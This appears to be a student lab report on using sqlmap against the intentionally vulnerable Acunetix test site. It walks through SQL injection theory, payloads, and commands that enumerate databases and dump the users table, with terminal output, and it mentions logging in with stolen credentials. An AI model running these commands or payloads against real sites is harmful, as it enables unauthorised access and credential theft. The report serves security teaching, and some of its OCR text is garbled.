

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

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TITLE: Implementation of security tool — Sqlmap

AIM: To implement SQLMap for detecting and exploiting SQL injection vulnerabilities in web applications, demonstrating database enumeration, data extraction, and modification of stored data on a deliberately vulnerable website (Acunetix Vulnweb).

Literature survey/Theory:

Structured Query Language (SQL) is a standard programming language used to manage, query, and manipulate relational databases. It enables users to retrieve data, insert new records, update existing information, and delete unnecessary data. The majority of modern web applications rely on SQL databases such as MySQL, PostgreSQL, Oracle Database, and Microsoft SQL Server to store and manage data efficiently.

However, improper implementation of SQL queries can introduce SQL injection vulnerabilities (SQLi), which allow attackers to manipulate database queries and gain unauthorized access to sensitive information.

SQL Injection is a code injection technique that exploits vulnerabilities in an application's database layer. Attackers manipulate the SQL queries executed by the application to perform unauthorized actions, such as:

- Retrieving sensitive data (e.g., user credentials, financial records)
- Altering database contents (e.g., modifying or deleting records)
- Bypassing authentication mechanisms

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- Executing administrative operations on the database server
- Compromising the entire web application

SQL Injection attacks target input fields, such as login forms, search bars, and URL parameters, where unsanitized user input is directly concatenated into an SQL query.

For example, consider the following piece of PHP code:

```
$id = $_GET['id'];  
$sql_request = "SELECT * FROM products WHERE id='$id'";
```

SQL Query

The first line shows that the \$id variable takes the value of the id parameter in the URL. However, this \$id variable is concatenated directly in the SQL query on the next line.

As the id parameter can be manipulated by any user, an attacker can inject SQL code into the id parameter of the URL and perform a multitude of actions on the web application database.

For example, to ensure injection, the attacker could inject a 5-second delay into the id parameter of the URL:



← → ↻  https://products.vaadata.com?id=1'+AND+SLEEP(5)--+

On the server side, the SQL query will be as follows:

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```
$sql_request = "SELECT * FROM products WHERE id='$id' AND SLEEP(5)--'";
```

The server will therefore take 5 seconds to respond, confirming the SQL injection.

There are several types of SQL injection. This depends on the point of injection and the technique used to exploit the injection. Below is a non-exhaustive list of SQLi types:

- **UNION-based:** Uses the 'Union' SQL operator to combine results from multiple queries and retrieve hidden database information.
- **Boolean-based blind:** Exploits the database by sending true/false conditions to infer information.
- **Error-based:** Leverages error messages from the database to extract sensitive information.
- **Stacked queries:** Allows execution of multiple SQL statements in a single query.
- **Time-based blind:** Uses delays in SQL execution to confirm vulnerability.

The best way to protect against SQL injections is to use “prepared Statements”, which define the structure of the SQL query before incorporating the variables.

This way, if a variable is controlled by an attacker, the latter will not be able to inject itself into the SQL query, as its structure will already have been defined beforehand.

Sqlmap is an open-source tool that automates the detection and exploitation of SQL injections. It is a very comprehensive tool offering a multitude of features and options that can go as far as compromising the SQL server if conditions allow. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

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Concept :

SQLMap is an automated penetration testing tool designed to detect and exploit SQL injection vulnerabilities in web applications. It works by injecting malicious SQL queries into input fields, URLs, or HTTP headers to manipulate database queries and extract sensitive information. The tool identifies the backend database type, retrieves database structures, and dumps critical data like usernames, passwords, and emails. It can also modify or delete records, potentially compromising the entire application. SQLMap supports various SQL injection techniques, including Boolean-based, Union-based, and Time-based attacks. Proper security measures such as parameterized queries and input validation can prevent such vulnerabilities.

Algorithm Behind SQLMap:

1. Identify Target and Parameters

Goal: Find vulnerable parameters in the target web application.

Input:

- Target URL (e.g., GET or POST parameters).
- Form data, cookies, or HTTP headers that accept user input.

Process: SQLMap analyzes the given URL or request and attempts to identify parameters that may be vulnerable to SQL injection.

Example Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?artist=1"
```

2.Database Fingerprinting

Goal: Identify the backend database type and version.

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Process: SQLMap sends crafted SQL payloads to trigger database-specific errors or behavior changes. It determines whether the target runs MySQL, PostgreSQL, MSSQL, Oracle, etc.

Techniques Used:

- Boolean-based tests: `AND 1=1` vs. `AND 1=2`
- Error-based injection: `ORDER BY 9999` (forcing an error response)
- Time-based blind SQLi: `SLEEP(5)` (introducing artificial delay)

Example Command:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 --dbs
```

3. Detecting SQL Injection Vulnerabilities

Goal: Confirm if the identified parameter is truly vulnerable.

Process: SQLMap injects various test payloads and observes how the application responds

Common Injection Methods:

Error-Based: `1' AND (SELECT 1 FROM information_schema.tables) --`

Union-Based: `1 UNION SELECT NULL, NULL, NULL --`

Boolean-Based: `1' AND 1=1 --` (valid) vs. `1' AND 1=2 --` (invalid)

Example Command: `sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 --dbs`

4. Extracting Database Information

Goal: Retrieve database names, tables, and column details.

Process: SQLMap extracts database metadata using **information_schema** queries

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SQL Queries Used:

List Databases: `SELECT schema_name FROM information_schema.schemata;`

List Tables in a Database: `SELECT table_name FROM information_schema.tables WHERE table_schema='acuart';`

List Columns in a Table: `SELECT column_name FROM information_schema.columns WHERE table_name='users';`

Example Commands:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 --dbs
```

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 -D acuart --tables
```

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 -D acuart -T users --columns
```

Extracted Data:

- Database: `acuart`
- Tables: `users, products, orders`
- Columns in `users`: `id, uname, pass, email`

5.Extracting User Credentials:

Goal: Retrieve stored usernames, passwords, and other sensitive user details.

Process: SQLMap dumps user data by extracting records from vulnerable tables. If passwords are hashed, SQLMap can attempt cracking them using dictionary-based attacks.

Example Commands:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 -D acuart -T users -C uname --dump
```

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```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 -D acuart -T users -C pass --dump
```

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 --passwords
```

6. Exploiting Other Vulnerable Pages:

Goal: Find and exploit additional injection points.

Process: SQLMap can analyze multiple endpoints within the same application.

Example Commands:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php" --dbs
```

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php" -D acuart --columns
```

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php" -D acuart -T users -C email --dump
```

Effect: Extracts email addresses, transaction records, and more sensitive data.

Pseudocode, Flowchart, Implementation steps:

Pseudocode:

1. Identify a Vulnerable Website
 - Access the target website and identify an input parameter that interacts with the database.
 - Example:
`http://testphp.vulnweb.com/listproducts.php?artist=1`
 - Use SQLMap to check for vulnerabilities.
2. Detect Available Databases
 - Run `sqlmap -u <target URL> --dbs`
 - Retrieve the available databases.

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3. Crawl the Website
 - Use the crawl option to automatically explore the website.
 - Example Command: `sqlmap -u <target URL> --crawl 2 --batch`
 - The crawl option will scan the site and identify vulnerable parameters.
4. Use Specific SQL Injection Technique
 - Specify the injection technique to use with the `--technique` option (e.g., "U" for Union-based).
 - Example Command: `sqlmap -u <target URL> --crawl 2 --batch --technique="U"`
 - This forces SQLMap to use Union-based SQL injection only.
5. Extract Table Names from the Database
 - Run `sqlmap -u <target URL> -D <database_name> --tables`
 - Extract the list of tables in the identified database.
6. Extract Column Names from Critical Tables (e.g., Users Table)
 - Run `sqlmap -u <target URL> -D <database_name> -T <table_name> --columns`
 - Retrieve column names such as `uname`, `pass`, and `email`.
7. Dump User Credentials
 - Run `sqlmap -u <target URL> -D <database_name> -T <table_name> -C <column_name> --dump`
 - Extract sensitive data like usernames, passwords, and emails.
8. Log in and Modify Database Entries
 - Use the extracted credentials to log in to the website.
 - Modify the database (e.g., change user passwords or add new users).
9. Repeat for Other Vulnerable Endpoints (e.g., ListProducts Page)
 - Use similar SQLMap commands to explore other vulnerable endpoints like `listproducts.php`.
 - Use the same crawling and dumping techniques to extract more data from other pages.

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Implementation:

SQLMap Implementation Methodology

This methodology documents the detailed step-by-step execution of SQLMap against two endpoints of the test website `testphp.vulnweb.com`. The objective was to identify SQL injection vulnerabilities, extract database information, and analyze the security posture of the application.

1. Target Identification and Scope Definition

The target web application contains multiple query parameters that might be vulnerable to SQL injection. The following URLs were selected for testing:

1. `http://testphp.vulnweb.com/listproducts.php?cat=1`
2. `http://testphp.vulnweb.com/artists.php?artist=1`

Each of these URLs includes a dynamic parameter (`cat=1` and `artist=1`), which SQLMap will test for SQL injection.

2. Initial Web Application Crawling

Before running direct SQL injection tests, an initial crawl was performed to enumerate all available links and parameters:

```
sqlmap -u "http://testphp.vulnweb.com/" --crawl=2 --batch
```

- `--crawl=3`: Instructs SQLMap to recursively scan up to 3 levels deep in the website's URL structure.
- `--batch`: Runs the process in non-interactive mode, automatically selecting the best options.

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Findings from Crawling:

- SQLMap identified multiple URLs with query parameters that could be tested.
- The URLs containing `?cat=1` and `?artist=1` were among those flagged as potentially injectable.

3. Testing for SQL Injection Vulnerability

After identifying the target parameters, SQLMap was used to check if they were vulnerable to SQL injection.

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --  
dbs
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --  
dbs
```

Purpose of this Step:

- `--dbs`: Extracts the list of databases if SQL injection is successful.
- SQLMap automatically detects injection points and verifies exploitability.

Findings:

- Both parameters (`cat` and `artist`) were found to be vulnerable.
- SQLMap confirmed that the website runs a **MySQL database**.

4. Identifying the Database Management System (DBMS)

To refine the attack, SQLMap was instructed to specifically target MySQL:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --  
dbms=mysql
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --  
dbms=mysql
```

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Purpose:

- By specifying MySQL, SQLMap optimizes its attack strategy for that DBMS.
- This helps in executing more efficient queries.

Findings:

- The database management system was confirmed as **MySQL**

5. Extracting Available Databases

With confirmation of the SQL injection vulnerability, the next step was retrieving the database names:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --  
dbs
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --  
dbs
```

Findings:

SQLMap extracted the following databases:

- `acuart`
- `information_schema`

The `acuart` database appeared to contain application-specific data.

6. Extracting Tables from the Target Database

To explore the `acuart` database, the following command was executed:

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```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D  
acuart --tables
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D  
acuart --tables
```

Findings:

The database contained the following tables:

- users
- carts
- orders
- products

The `users` table was of particular interest as it likely contained sensitive information.

7. Extracting Column Names from the `users` Table

Once the `users` table was identified, the next step was retrieving its column structure:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D  
acuart -T users --columns
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D  
acuart -T users --columns
```

Findings:

The `users` table contained the following columns:

- id
- username
- password
- email

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These columns suggested the potential storage of login credentials.

8. Extracting User Data from the users Table

The final step was to extract stored credentials:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D  
acuart -T users --dump
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D  
acuart -T users --dump
```


Findings:

- SQLMap successfully extracted user credentials.

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Flowchart:



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Output:

```
asmi@vbox: ~  
File Actions Edit View Help  
(asmi@vbox)-[~]  
$ sqlmap -hh  
 {1.8.11#stable}  
https://sqlmap.org  
Usage: python3 sqlmap [options]  
Options:  
-h, --help          Show basic help message and exit  
-hh                Show advanced help message and exit  
--version           Show program's version number and exit  
-v VERBOSE         Verbosity level: 0-6 (default 1)  
Target:  
At least one of these options has to be provided to define the  
target(s)  
-u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")  
-d DIRECT           Connection string for direct database connection  
-l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file  
-m BULKFILE         Scan multiple targets given in a textual file  
-r REQUESTFILE      Load HTTP request from a file  
-g GOOGLEDORK       Process Google dork results as target URLs
```

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```
asmi@vbox: ~  
File Actions Edit View Help  
[asmi@vbox]-[~]  
$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 09:33:14 /2025-02-16/  
  
[09:33:33] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'  
[09:33:33] [INFO] searching for links with depth 1  
[09:33:34] [INFO] searching for links with depth 2  
please enter number of threads? [Enter for 1 (current)] 1  
[09:33:50] [WARNING] running in a single-thread mode. This could take a while  
[09:33:54] [INFO] 10/13 links visited (77%)  
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
```


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```
asmi@vbox: ~
File Actions Edit View Help
[09:33:34] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[09:33:50] [WARNING] running in a single-thread mode. This could take a while
[09:33:54] [INFO] 10/13 links visited (77%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to
follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further
processing with other tools [y/N] N
[09:34:13] [INFO] found a total of 5 targets
[1/5] URL: http://testphp.vulnweb.com/showimage.php?file=
GET http://testphp.vulnweb.com/showimage.php?file=
do you want to test this URL? [Y/n/q]
> Y
[09:34:18] [INFO] testing URL 'http://testphp.vulnweb.com/showimage.php?file=
'
[09:34:18] [INFO] using '/home/asmi/.local/share/sqlmap/output/results-021620
25_0934am.csv' as the CSV results file in multiple targets mode
[09:34:18] [INFO] testing connection to the target URL
[09:34:18] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:34:19] [INFO] testing if the target URL content is stable
[09:34:19] [INFO] target URL content is stable
[09:34:19] [INFO] testing if GET parameter 'file' is dynamic
[09:34:20] [INFO] GET parameter 'file' appears to be dynamic
[09:34:20] [WARNING] heuristic (basic) test shows that GET parameter 'file' m
ight not be injectable
[09:34:20] [INFO] heuristic (XSS) test shows that GET parameter 'file' might
```

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```
asmi@vbox: ~
File Actions Edit View Help
[09:34:19] [INFO] target URL content is stable
[09:34:19] [INFO] testing if GET parameter 'file' is dynamic
[09:34:20] [INFO] GET parameter 'file' appears to be dynamic
[09:34:20] [WARNING] heuristic (basic) test shows that GET parameter 'file' might not be injectable
[09:34:20] [INFO] heuristic (XSS) test shows that GET parameter 'file' might be vulnerable to cross-site scripting (XSS) attacks
[09:34:20] [INFO] heuristic (FI) test shows that GET parameter 'file' might be vulnerable to file inclusion (FI) attacks
[09:34:20] [INFO] testing for SQL injection on GET parameter 'file'
[09:34:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:34:21] [WARNING] reflective value(s) found and filtering out
[09:34:24] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:34:25] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:34:26] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:34:28] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:34:30] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:34:32] [INFO] testing 'Generic inline queries'
[09:34:32] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[09:34:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[09:34:35] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE
```

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```

asmi@vbox: ~
File Actions Edit View Help
(asmi@vbox)-[~]
$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --technique="U" --batch

H
Metasploit Meterpreter
AJAX Demo
https://sqlmap.org

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[*] starting @ 09:42:59 /2025-02-16/

do you want to check for the existence of site's sitemap.xml [y/N] N
[09:42:59] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[09:42:59] [INFO] searching for links with depth 1
[09:43:29] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[09:43:29] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--proxy', '--proxy-file'...)
[09:43:30] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1

```

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```
asmi@vbox: ~  
File Actions Edit View Help  
[09:43:30] [WARNING] running in a single-thread mode. This could take a while  
[09:43:31] [INFO] 5/13 links visited (38%)  
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to  
follow? [Y/n] Y  
do you want to normalize crawling results [Y/n] Y  
do you want to store crawling results to a temporary file for eventual furthe  
r processing with other tools [y/N] N  
[09:43:35] [INFO] found a total of 5 targets  
[1/5] URL:  
GET http://testphp.vulnweb.com/artists.php?artist=1  
do you want to test this URL? [Y/n/q]  
> Y  
[09:43:35] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?artist=  
1'  
[09:43:35] [INFO] resuming back-end DBMS 'mysql'  
[09:43:35] [INFO] using '/home/asmi/.local/share/sqlmap/output/results-021620  
25_0943am.csv' as the CSV results file in multiple targets mode  
[09:43:35] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
_____  
Parameter: artist (GET)  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: artist=-5542 UNION ALL SELECT CONCAT(0x717a6b6a71,0x6a64696f6f5a  
797a57694b75554a4e5351636970546a796872684645706156784971727652746b43,0x716a76  
7671),NULL,NULL-- -  
_____
```

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```
sakshi@mintpad:~$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch -v 4
```



```
{1.6.4#stable}
https://sqlmap.org

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[*] starting @ 12:38:42 /2025-02-13/

[12:38:42] [DEBUG] cleaning up configuration parameters
[12:38:42] [DEBUG] setting the HTTP timeout
[12:38:42] [DEBUG] setting the HTTP User-Agent header
[12:38:42] [DEBUG] creating HTTP requests opener object
do you want to check for the existence of site's sitemap(.xml) [y/N] N
[12:38:42] [DEBUG] used the default behavior, running in batch mode
[12:38:42] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[12:38:42] [INFO] searching for links with depth 1
[12:38:42] [TRAFFIC OUT] HTTP request [#1]:
GET http://testphp.vulnweb.com/ HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-encoding: gzip,deflate
Connection: close


[12:38:43] [TRAFFIC OUT] HTTP request [#3]:
GET http://testphp.vulnweb.com/login.php HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-encoding: gzip,deflate
Connection: close

[12:38:44] [TRAFFIC OUT] HTTP request [#4]:
GET http://testphp.vulnweb.com/cart.php HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-encoding: gzip,deflate
Connection: close

[12:38:44] [TRAFFIC OUT] HTTP request [#5]:
GET http://testphp.vulnweb.com/hpp/ HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-encoding: gzip,deflate
Connection: close
```

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```
sakshi@mintpad:~$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch --risk 1 --level 1
```



```
{1.6.4#stable}
https://sqlmap.org
```

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```
[*] starting @ 12:39:01 /2025-02-13/

do you want to check for the existence of site's sitemap.xml [y/N] N
[12:39:01] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[12:39:01] [INFO] searching for links with depth 1
[12:39:02] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[12:39:02] [WARNING] running in a single-thread mode. This could take a while
[12:39:02] [INFO] 1/13 links visited (8%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y

got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[12:39:07] [INFO] found a total of 5 targets
[1/5] URL
GET http://testphp.vulnweb.com/artists.php?artist=1
do you want to test this URL? [Y/n/q]
```


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Department of Computer Engineering

```

Payload: artist=1 AND 1902=1902

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID SUBSET)
Payload: artist=1 AND GTID SUBSET(CONCAT(0x7171766271,(SELECT (ELT(1197=1197,1))),0x717a627871),1197)


Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)
Payload: artist=1 AND SLEEP(5)#

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-5456 UNION ALL SELECT NULL,NULL,CONCAT(0x7171766271,0x6f625948536a4f576d53504762685a715a72464179414a567a48624e65417a45675a716f6f4b634e,0x717a627871)-- -

do you want to exploit this SQL injection? [Y/n] Y
[12:39:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] Y
[12:39:07] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[12:39:07] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[12:39:07] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[12:39:07] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[12:39:07] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/sakshi/.local/share/sqlmap/output/results-02132025_1239pm.csv'
[12:39:07] [WARNING] your sqlmap version is outdated

[*] ending @ 12:39:07 /2025-02-13/

sakshi@mintpad:~$
  
```



The screenshot shows a web browser window with the address bar displaying 'testphp.vulnweb.com/artists.php?artist=1'. The page content includes a search bar with 'artist: r4w8173' and a list of artists. A warning message at the bottom states: 'Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.'

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```

(asm1@vbox)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
{1.8.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 09:49:08 /2025-02-16/

[09:49:09] [INFO] resuming back-end DBMS 'mysql'
[09:49:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 6754=6754

```


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```
asmi@vbox: ~  
File Actions Edit View Help  
Type: time-based blind  
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  
Payload: artist=1 AND (SELECT 8349 FROM (SELECT(SLEEP(5)))PYVo)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: artist=-5542 UNION ALL SELECT CONCAT(0x717a6b6a71,0x6a64696f6f5a  
797a57694b75554a4e5351636970546a796872684645706156784971727652746b43,0x716a76  
7671),NULL,NULL-- -  
-----  
[09:49:09] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL ≥ 5.6  
[09:49:09] [INFO] fetching database names  
available databases [2]:  
[*] acuart  
[*] information_schema  
[09:49:09] [INFO] fetched data logged to text files under '/home/asmi/.local/  
share/sqlmap/output/testphp.vulnweb.com'  
  
[*] ending @ 09:49:09 /2025-02-16/  
  
(asmi@vbox)-[~]  
$
```

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```


asmi@vbox: ~
File Actions Edit View Help

[*] acuart
[*] information_schema

[09:49:09] [INFO] fetched data logged to text files under '/home/asmi/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 09:49:09 /2025-02-16/

(asmi@vbox)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 acuart --tables

 {1.8.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:51:26 /2025-02-16/

[09:51:26] [INFO] resuming back-end DBMS 'mysql'

```


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```
asmi@vbox: ~  
File Actions Edit View Help  
Database: acuart  
[8 tables]  
+-----+  
| artists  
| carts  
| categ  
| featured  
| guestbook  
| pictures  
| products  
| users  
+-----+  
  
Database: information_schema  
[79 tables]  
+-----+  
| ADMINISTRABLE_ROLE_AUTHORIZATIONS  
| APPLICABLE_ROLES  
| CHARACTER_SETS  
| CHECK_CONSTRAINTS  
| COLLATIONS  
| COLLATION_CHARACTER_SET_APPLICABILITY  
| COLUMNS_EXTENSIONS  
| COLUMN_PRIVILEGES  
| COLUMN_STATISTICS  
| ENABLED_ROLES  
| FILES  
+-----+
```

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```
asmi@vbox: ~  
File Actions Edit View Help  
(asmi@vbox)-[~]  
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T us  
ers --columns  
 {1.8.11#stable}  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut  
ual consent is illegal. It is the end user's responsibility to obey all appli  
cable local, state and federal laws. Developers assume no liability and are n  
ot responsible for any misuse or damage caused by this program  
[*] starting @ 09:53:58 /2025-02-16/  
[09:53:58] [INFO] resuming back-end DBMS 'mysql'  
[09:53:58] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
_____  
Parameter: artist (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: artist=1 AND 6754=6754
```

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```
asmi@vbox: ~  
File Actions Edit View Help  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS: MySQL ≥ 5.6  
[09:53:58] [INFO] fetching columns for table 'users' in database 'acuart'  
Database: acuart  
Table: users  
[8 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| name   | varchar(100) |  
| address | mediumtext |  
| cart    | varchar(100) |  
| cc      | varchar(100) |  
| email   | varchar(100) |  
| pass    | varchar(100) |  
| phone   | varchar(100) |  
| uname   | varchar(100) |  
+-----+-----+  
[09:53:58] [INFO] fetched data logged to text files under '/home/asmi/.local/  
share/sqlmap/output/testphp.vulnweb.com'  
[*] ending @ 09:53:58 /2025-02-16/  
  
(asmi@vbox)-[~]  
$
```

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```
asmi@vbox: ~
File Actions Edit View Help
7671),NULL,NULL-- -
[09:56:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[09:56:00] [INFO] fetching entries of column(s) 'uname' for table 'users' in
database 'acuart'
